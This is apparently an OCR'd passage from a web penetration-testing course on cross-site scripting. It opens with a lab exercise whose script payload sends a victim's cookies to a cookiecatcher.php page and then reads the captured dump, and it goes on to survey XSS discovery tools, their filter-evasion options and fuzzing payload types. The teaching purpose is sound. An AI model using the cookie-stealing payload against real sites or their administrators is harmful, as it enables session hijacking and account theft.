The script begins by taking note of the current location displayed in the browser. It then changes the location to our cookiecatcher.php script and dumps up any cookies it can find. Finally, it breaks apart the text string representing the URL of our original page, removes our XSS from the end of the URL, and switches our location back there. All in the blink of an eye.



1. Select all script content and copy it:
   - In gedit, press CTRL-A and then CTRL-C.
2. Go to the Firefox address bar:
   - Clear the contents by pressing CTRL-A.
   - Then paste the script contents by pressing CTRL-V.
   - The URL should now be:


```
http://www.sec542.org/PhpMyAdmin/index.php?lang=<script>var
lo=document.location;document.location='//127.0.0.1/cookiecatcher.php?'%2bd
ocument.cookie;var la = new Array();la =
lo.toString().split('?');document.location=la[0];</script>
```

   - Then press <enter>.


3. Switch back to your terminal window and type the command:

```
$ cat /tmp/cookiedump
```

An evil link like this one could be e-mailed to a system or database administrator. This is only a single example of how an XSS flaw could be leveraged. The potential applications for XSS are limited only by the imagination of the black-hat community.




The next section describes a number of popular and powerful XSS tools.



As previously discussed, Cross-Site Scripting represents a pernicious flaw found with tremendous regularity on all manner of web applications. Although our interception proxies will, per usual, be a tool that we employ, more focused XSS-specific tools can be a major adjuvant to finding these flaws.

We explore XSSer, xssniper, and XSScrapy as potential boons to discovery of XSS flaws.




Interception proxies naturally play a primary role in the manual discovery and verification of XSS flaws. They prove particularly useful in allowing for thorough fuzzing of all aspects of the web application. Although there are browser extensions that can provide a simple-to-use means to testing for XSS, they fall short on fully assessing the various inputs exposed via the application.

With Burp or ZAP, our interception proxies of choice, we can perform fuzzing against the application with a goal of discovering XSS flaws. Any injectable parameters or form fields identified by the proxy can serve as prime targets. However, more than just these inputs need to be assessed. Effectively everything we submit can be thought of as input to the application and potentially in scope for assessment. Practically, some elements are more likely to be of use than others.

Some examples of input that could potentially be relevant to XSS that might not appear as obvious injection points are user agents, Cookies, session tokens, custom HTTP headers, HTTP Referer (sic), and so on.

Note: The misspelling of "referer" is per the RFC, as noted at http://tools.ietf.org/html/rfc2616#section-14.36 (http://cyber.gd/542_418).




A simple-to-use XSS vulnerability discovery tool is xsssniper from Gianluca Brindisi. The tool is written in Python and employs some simple command-line switches to guide the discovery of reflected XSS vulnerabilities.

Although xsssniper can directly target a specific URL, it can also work as an XSS spider to crawl the site to uncover additional potential inputs.

References

[1] https://github.com/gbrindisi/xsssniper (http://cyber.gd/542_45) **QR**

[2] http://brindi.si/g/blog/introducing-xsssniper.html (http://cyber.gd/542_47)



Here is an example xsssniper command line:

```
$ xsssniper -u "http://mutillidae" --crawl --forms --http-proxy
127.0.0.1:8082
```

Let's break down this command:

Xsssniper: Running the tool itself.


-u "http://mutillidae": Providing a target starting point, in this case our local mutillidae install.

--crawl: Indicating that xsssniper should crawl the site to discover additional entry points.

--forms: xsssniper should look for injectable forms to target.

--http-proxy 127.0.0.1:8082: Run the tool through a proxy, in this case our local Burp install.

The screen shot provides output of xsssniper having been run against our local installation of mutillidae.



XSSer[1] is a Python-based tool developed to aid the discovery and exploitation of XSS vulnerabilities. One difference with XSSer compared to most other tools is that XSSer includes a GTK-based GUI that can be leveraged to guide building of the attack. The GUI can be a bit unwieldy and has some awkward use of the English language. However, it can provide a relatively quick way to discover some of the various options that XSSer offers to the pen tester.

One key command-line switch that can prove useful is the **--heuristic** switch. The purpose of this switch is to identify characters that are filtered by the application. This can be useful in guiding future exploitation that requires filter bypass or evasion.

Along those lines, XSSer provides a number of different options that can be used to attempt filter bypass or evasion directly. Some examples include:

- Hexadecimal encoding (**--Hex**)
- Decimal (**--Dec**)
- String.FromCharCode()
- Unescape() (**--Une**)

In addition to bypass or evasion, XSSer can also attempt XSS discovery and exploitation using "special techniques." Selectable options exist to have XSSer attempt to discover XSS flaws via:


- HTTP User-Agent
- HTTP Referer (sic)
- HTTP Cookies, as well as others

One additional feature of XSSer is that a fairly substantial, and somewhat unique, list of potential XSS payloads[2] is provided by the tool author. Although the list has not seen a tremendous number of recent updates, it can still provide an additional source of potential injection payloads to employ.

References

[1] http://sourceforge.net/projects/xsser/ (http://cyber.gd/542_43) **QR**

[2] https://n-1.cc/pages/view/16105/ (http://cyber.gd/542_44)



A great tool for discovering reflected XSS vulnerabilities has been created by Dan McInerney. XSScrapy, a Python-based XSS spider that leverages Scrapy, employs some interesting tactics that can greatly improve the speed and fidelity of XSS discovery.

XSScrapy takes a decidedly different, and more efficient, approach to XSS discovery than most tools. Rather than focusing on leveraging a bigger, cooler, more evasive set of XSS injection payloads, XSScrapy simply starts by looking for evidence of reflection of innocuous input. At present, XSScrapy uses the input 9zqjx as its magic injection string. After injecting this string in various places, XSScrapy leverages its spidering capabilities to discern whether and, more important, where 9zqjx is found in the response traffic.

By focusing on the location of reflection within the HTML, XSScrapy increases the likelihood of finding exploitable XSS flaws. When the reflected input is discovered, the tool injects one of three different payloads to determine successful injection and filtering employed by the application.


By focusing on innocuous reflection and following it up with crafted payloads to determine filtering and injection efficacy, XSScrapy typically has a reduced incidence of false positives.

References


[1] https://github.com/DanMcInerney/xsscrapy (http://cyber.gd/542_410) **QR**

[2] https://web.archive.org/web/20150423183250/http://danmcinerney.org/xsscrapy-fast-thorough-xss-vulnerability-spider/ (http://cyber.gd/542_427)

[3] https://web.archive.org/web/20150426012034/http://danmcinerney.org/modern-techniques-for-xss-discovery/ (http://cyber.gd/542_428)



We will next discuss fuzzing XSS.




Having seen some of the potential injection points for XSS, we have a sense for some of the places where we will inject. Now we turn to what we might inject at those various locations.

We refer to the items that we inject as payloads; though admittedly different tools employ different terminology. Types of payloads that we might want to employ in our XSS discovery fuzzing include reflection tests, filter tests, and POC payloads.

Reflections tests employ a simple unique string that is injected. The goal of the reflection test is to find evidence of the data submitted being found within the application, for example, injecting a payload of 42424242 into various inputs. We would not expect 42424242 to be naturally occuring within the application, so if we see evidence of that pattern in response traffic, then it seems likely that our supplied input is returned as part of the application. In its simplest form, the reflection test payload immediately being presented in the response, this test indicates a potential reflected XSS vulnerability. However, this payload might also be found in locations other than the immediate response traffic.


Filter tests, which could be performed after a positive response for a reflection test, can help us determine whether and what type of filtering or encoding is employed by the application. Understanding the types of filtering can assist with our eventual attempts at filter bypass.

POC payloads are what most people expect when thinking about fuzzing for vulnerability discovery. These payloads attempt to serve as a simple POC to show that the XSS vulnerability is present. Further weaponization occurs during the exploitation phase, but a successful POC is sufficient at the discovery phase of our methodology.



